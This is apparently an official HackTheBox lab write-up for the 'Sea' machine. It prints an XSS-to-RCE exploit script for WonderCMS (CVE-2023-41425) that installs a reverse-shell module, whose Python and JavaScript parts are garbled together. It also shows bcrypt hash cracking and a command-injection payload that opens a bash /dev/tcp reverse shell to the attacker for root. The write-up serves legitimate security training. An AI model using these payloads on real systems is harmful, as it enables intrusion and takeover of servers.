



HACKTHEBOX



Sea

19th December 2024 / Document No D24.100.315

Prepared By: TheCyberGeek

Machine Author: FisMatHack

Difficulty: **Easy**

Classification: Official

Synopsis

Sea is an Easy Difficulty Linux machine that features CVE-2023-41425 in WonderCMS, a cross-site scripting (XSS) vulnerability that can be used to upload a malicious module, allowing access to the system. The privilege escalation features extracting and cracking a password from WonderCMS's database file, then exploiting a command injection in custom-built system monitoring software, giving us root access.

Skills Required

- Web Enumeration
- Linux Fundamentals


Skills Learned

- Cross-Site Scripting (XSS)
- Command Injection

Enumeration

Nmap

We begin with a **Nmap** scan to discover any open ports and the services they are running.



```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.76.146 | grep '^[0-9]' | cut -d '/' -
f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.129.76.146
```


Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-12-19 12:11 GMT
Nmap scan report for 10.129.76.146
Host is up (0.057s latency).

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256  f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256  30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Sea - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The `nmap` scan shows that `openssh` is running on its default port, `22`, and `Apache2` is running on port `80`.

Foothold

Accessing port `80` shows a landing page for a company that hosts bike competitions.



Navigating to the `How to Participate` tab shows that we can contact the company directly through a contact form. When clicking the `contact` link, we are taken to `http://sea.htb/contact.php` so we need to add `sea.htb` to our `/etc/hosts` file.

```
echo "10.129.76.146 sea.htb" | sudo tee -a /etc/hosts
```

Accessing the contact page shows us a `competition registration` form, but testing for standard injections doesn't return any results. We focus on enumeration at this stage.

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u
"http://sea.htb/FUZZ" -c -v

<SNIP>

[Status: 301, Size: 230, words: 14, Lines: 8, Duration: 68ms]
| URL | http://sea.htb/themes
| --> | http://sea.htb/themes/
    * FUZZ: themes

<SNIP>
```

We see a directory called themes, so we try to enumerate that folder to see if we can get any additional information on the backend components being used.

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u
"http://sea.htb/themes/FUZZ" -c -v

<SNIP>

[Status: 301, Size: 235, words: 14, Lines: 8, Duration: 54ms]
| URL | http://sea.htb/themes/bike
| --> | http://sea.htb/themes/bike/
    * FUZZ: bike

<SNIP>
```

We can see a theme called `bike` exists with a lot of 403 responses. Let's try to enumerate that directory further. We attempt to discover any potentially sensitive files so we adjust our wordlist and only show results for responses with the status code `200`.

```
ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt -u
"http://sea.htb/themes/bike/FUZZ" -t 200 -fc 403

<SNIP>

README.md           [Status: 200, Size: 318, words: 40, Lines: 16, Duration:
63ms]
sym/root/home/      [Status: 200, Size: 3650, words: 582, Lines: 87,
Duration: 66ms]
version             [Status: 200, Size: 6, words: 1, Lines: 2, Duration:
57ms]
```

Reading the `README.md` shows that the backend CMS is `wonderCMS`.

```
curl http://sea.htb/themes/bike/README.md
```

```
# wonderCMS bike theme

## Description
Includes animations.

## Author: turboblack

## Preview
![Theme preview](/preview.jpg)

## How to use
1. Login to your wonderCMS website.
2. Click "Settings" and click "Themes".
3. Find theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
```

Knowing the backend CMS, we now need to find the version. We have the file called `version` which actually discloses the `wonderCMS` version.

```
curl http://sea.htb/themes/bike/version

3.2.0
```

Researching vulnerabilities shows that this version of `wonderCMS` is vulnerable to [CVE-2023-41425](#) which is a cross-site scripting vulnerability allowing remote code execution if exploited successfully. Linked in the vulnerability disclosure is a [proof of concept](#) that explains the attack in detail and provides us with a script to exploit the target.

```
# Exploit: wonderCMS XSS to RCE
import sys
import requests
import os
import bs4

if (len(sys.argv)<4): print("usage: python3 exploit.py loginURL IP_Address
Port\nexample: python3 exploit.py http://localhost/wondercms/loginURL
192.168.29.165 5252")
else:
    data = ''
    var url = ''+str(sys.argv[1])+'';
    if (url.endswith("/")) {
        url = url.slice(0, -1);
    }
    var urlWithoutLog = url.split("/").slice(0, -1).join("/");
    var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
    var token = document.querySelectorAll('[name="token"]')[0].value;
    var urlRev = urlWithoutLogBase+"/?
installModule=https://github.com/prodigiousMind/revshell/archive/refs/heads/main.
zip&directoryName=violet&type=themes&token=" + token;
    var xhr3 = new XMLHttpRequest();
    xhr3.withCredentials = true;
    xhr3.open("GET", urlRev);
    xhr3.send();
    xhr3.onload = function() {
```

```

if (xhr3.status == 200) {
    var xhr4 = new XMLHttpRequest();
    xhr4.withCredentials = true;
    xhr4.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php");
    xhr4.send();
    xhr4.onload = function() {
        if (xhr4.status == 200) {
            var ip = ''+str(sys.argv[2])+'';
            var port = ''+str(sys.argv[3])+'';
            var xhr5 = new XMLHttpRequest();
            xhr5.withCredentials = true;
            xhr5.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php?lhost="
+ ip + "&lport=" + port);
            xhr5.send();

        }
    };
}
};
'''
try:
    open("xss.js","w").write(data)
    print("[+] xss.js is created")
    print("[+] execute the below command in another terminal\n\n-----
-----\nnc -lvp "+str(sys.argv[3]))
    print("-----\n")
    xsslink = str(sys.argv[1]).replace("loginURL", "index.php?
page=loginURL?")+""></form>
<script+src=\"http://"+str(sys.argv[2])+":8000/xss.js\"></script><form+action=\"\"
    xsslink = xsslink.strip(" ")
    print("send the below link to admin:\n\n-----
\n"+xsslink)
    print("-----\n")

    print("\nstarting HTTP server to allow the access to xss.js")
    os.system("python3 -m http.server\n")
except: print(data,"\n", "//write this to a file")

```

In this script, we see that the author parses the `loginURL` from the arguments then writes an XSS payload to a file called `xss.js` which uses `XMLHttpRequest` to load the page and grab the CSRF token, then installs the malicious module from their GitHub account. After the module is installed they use their `rev.php` file to send a reverse shell back to the attacker. To trigger the initial XSS vulnerability, the author of the PoC injects an XSS payload into the `loginURL` form which grabs our malicious `JavaScript` file and performs the module installation. To successfully attack this, we need to grab the malicious module and since the script already starts a HTTP server on default port `8000`, we can just use the script's server to host our files.

```
wget https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip
```

At this point, we change the PoC to point to our web server.

```
var urlRev = urlWithoutLogBase+"/?  
installModule=http://10.10.16.19:8000/main.zip&directoryName=violet&type=themes&t  
oken=" + token;
```

With everything in place, in a separate terminal we start a `Netcat` listener.

```
nc -lvvp 4444
```

Now in the original terminal, we execute the attack:

```
python3 exploit.py http://sea.htb/index.php?page=LoginURL 10.10.16.19 4444  
[+] xss.js is created  
[+] execute the below command in another terminal  
  
-----  
nc -lvp 4444  
-----  
  
send the below link to admin:  
  
-----  
http://sea.htb/index.php?page=LoginURL"></form>  
<script+src="http://10.10.16.19:8000/xss.js"></script><form+action="  
-----  
  
starting HTTP server to allow the access to xss.js  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

We are provided a link to send to the administrator. Let's use the contact form to send this link.

Competition registration - Sea

Name:

Email:

Age:

Country:

Website:

After waiting briefly, we see that the admin clicked our link:

```
starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.76.146 - - [19/Dec/2024 13:41:25] "GET /xss.js HTTP/1.1" 200 -
```

We got a successful hit on the `Python` web server, but we didn't get any shell connecting back to us. At this point, we analyze the code of the PoC and notice some issues using the web browser's console to debug.

```
>> var url = "http://sea.htb/index.php?page=LoginURL";
← undefined

>> if (url.endsWith("/")) {
    url = url.slice(0, -1);
  }
← undefined

>> var urlWithoutLog = url.split("/").slice(0, -1).join("/");
← undefined

>> var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
← undefined

>> console.log(urlWithoutLogBase);
/
← undefined

>> console.log(urlWithoutLog);
http://sea.htb
```

From the output, we can see that the URL parsing is not successful, as the final `urlWithoutLogBase` only returns `/`, so essentially the XHR request is making a request to `/index.php?LoginURL`. We fix this by explicitly changing the `urlWithoutLogBase` to reflect `http://sea.htb`.

```
var urlWithoutLogBase = "http://sea.htb";
```

After running the PoC again, we now successfully get a reverse shell as `www-data` user.

```
nc -lvvp 4444
Listening on 0.0.0.0 4444
Connection received on sea.htb 49588
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x86_64
x86_64 x86_64 GNU/Linux
 13:58:27 up  2:02,  0 users,  load average: 1.16, 1.35, 0.99
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@sea:/$
```

Enumerating the filesystem we find the database for `wonderCMS` located at `/var/www/sea/data/database.js`. Reading this file shows a password hash:

```
cat database.js
{
  "config": {
    "siteTitle": "Sea",
    "theme": "bike",
    "defaultPage": "home",
    "login": "loginURL",
    "forceLogout": false,
    "forceHttps": false,
    "saveChangesPopup": false,
    "password":
"$2y$10$iork210RQSAZNCx6Vyq2X.aJ/D.GuE4jRIikYiwrD3TM/PjDnXm4q",
<SNIP>
```

To use this `bcrypt` (\$2y\$) hash, we must first remove the backslashes, write the hash to a text file, and then feed it into `Hashcat` using option `-m 3200` to crack `bcrypt` hashes.

```
echo '$2y$10$iork210RQSAZNCx6Vyq2X.aJ/D.GuE4jRIikYiwrD3TM/PjDnXm4q' > hash.txt
hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

<SNIP>

$2y$10$iork210RQSAZNCx6Vyq2X.aJ/D.GuE4jRIikYiwrD3TM/PjDnXm4q:mychemicalromance

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$iork210RQSAZNCx6Vyq2X.aJ/D.GuE4jRIikYiwrD3TM...DnXm4q
Time.Started.....: Thu Dec 19 14:11:13 2024 (19 secs)
Time.Estimated...: Thu Dec 19 14:11:32 2024 (0 secs)
<SNIP>
```

The password successfully cracked to `mychemicalromance`, but there is no username here. So we check the `/etc/passwd` file and see which users can access a shell.

```
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
amay:x:1000:1000:amay:/home/amay:/bin/bash
geo:x:1001:1001::/home/geo:/bin/bash
```

Attempting to `su` with `amay` user is successful.

```
www-data@sea:/var/www/sea/data$ su amay
Password: mychemicalromance
amay@sea:/var/www/sea/data$
```

Now we can read the flag in `/home/amay/user.txt`.

Privilege Escalation

We enumerate the system checking if there are any other ports open internally.


```
netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN -
tcp        0      0 127.0.0.1:8080         0.0.0.0:*               LISTEN -
tcp        0      0 127.0.0.1:33075        0.0.0.0:*               LISTEN -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN -
tcp6       0      0 :::22                  :::*                     LISTEN -
```

We can see that port 8080 is open internally. We forward that port to our local machine using SSH.

```
ssh amay@sea.htb -L 8080:127.0.0.1:8080
```

Accessing the page port through a web browser prompts us to authenticate. Using `amay:mychemicalromance` we are logged in and can interact with the web application. The web application seems to be some sort of system monitoring website that allows you to update the system, clean the system with apt, clear the auth logs, clear the access logs, and analyze log files.

System Monitor(Developing)

Disk Usage

/dev/mapper/ubuntu--vg-ubuntu--lv 6.6G 4.2G 2.0G 69% /

Used:

Total: 69%

System Management

Clean system with apt

Update system

Clear auth.log

Clear access.log

Analyze Log File

access.log

Analyze

Without knowing the backend or any components of this site, we look for ways to exploit it, trying the standard injections on the available fields. We notice that `log_file` in the POST request to analyze logs seems to pull an explicit file path. We attempt to inject a new command using `touch /tmp/test.txt`.

1 POST / HTTP/1.1		
2 Host: localhost:8080		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate, br		
7 Referer: http://localhost:8080/		
8 Content-Type: application/x-www-form-urlencoded		
9 Content-Length: 67		
10 Origin: http://localhost:8080		
11 Authorization: Basic YWlheTptelWNoZWlpY2Fscm9tYW5jZQ==		
12 Connection: keep-alive		
13 Upgrade-Insecure-Requests: 1		
14 Sec-Fetch-Dest: document		
15 Sec-Fetch-Mode: navigate		
16 Sec-Fetch-Site: same-origin		
17 Sec-Fetch-User: ?1		
18		
19 log_file=%2Fvar%2Flog%2Fapache2%2F;touch+/tmp/test.txt&analyze_log=		
	96	button->
	97	Clear access.log
	98	</button>
	99	</form>
	100	</div>
		<div class="status">
		<h2>
		Analyze Log File
		</h2>
	101	<form action="" method="post">
	102	<select name="log_file">
	103	<option value="/var/log/apache2/access.log">
		access.log
	104	<option value="/var/log/auth.log">
		auth.log
		</option>
	105	</select>
	106	<button type="submit" name="analyze_log" class="button">
		Analyze
		</button>
		</form>
	107	<p>
	108	No suspicious traffic patterns detected in
		/var/log/apache2;touch /tmp/test.txt.
		</p>
	109	</div>
	110	</div>
	111	</body>
	112	</html>
	113	

We check the filesystem to see if we have created the file `/tmp/test.txt`.

```
ls -la /tmp/test.txt
-rw-r--r-- 1 root root 0 Dec 19 15:12 /tmp/test.txt
```

We have successfully gained code execution through a simple command injection. Let's get a reverse shell using the following payload:

```
bash -c 'bash -i >& /dev/tcp/10.10.16.19/4444 0>&1'
```

After URL encoding the payload in the `Burpsuite` POST request with `CTRL + U`, we have our final payload.

```
log_file=%2Fvar%2Flog%2Fapache2%2F;bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.19/4444+0>%261'&analyze_log=
```

We start a local `Netcat` listener.

```
nc -lvvp 4444
```

After sending the request we obtain a root shell.

```
nc -lvvp 4444
Listening on 0.0.0.0 4444
Connection received on sea.htb 48896
bash: cannot set terminal process group (1080): Inappropriate ioctl for device
bash: no job control in this shell
root@sea:~/monitoring#
```

And we can read the flag from `/root/root.txt`.